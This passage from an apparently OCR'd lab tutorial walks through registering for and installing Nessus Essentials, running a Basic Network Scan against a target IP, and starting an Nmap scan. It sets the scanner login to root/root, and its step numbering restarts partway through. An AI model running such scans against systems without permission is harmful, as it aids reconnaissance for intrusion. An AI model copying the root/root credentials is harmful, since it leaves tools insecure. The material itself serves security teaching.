
Step 2: Click on Continue.




Step 3: Select the “Register for Nessus Essentials” and Click on Continue.




Step 4:- Enter Email Address for Verfication




Step 5:- Add Additional Detail and click on “Start Trial”






Step 6:- Copy the Activation Code For Future and Click on “Continue”




Step 7:- Add Username and Password
Username=root
Password=root




Step 4: Wait for Initializing Nessus.


Step 5: Login




Step 6: Click On New Scan




Step 7 :Go to the Vulnerabilities section and Select the Basic Network Scan




Step 8:Enter the Scan Name and Target Ip Address and save



Step 9: Launch the Scan




Step 10: See the Results




2.Nmap

Step 1: Open Nmap.


Step 2: Enter the Target IP and Run the Scan



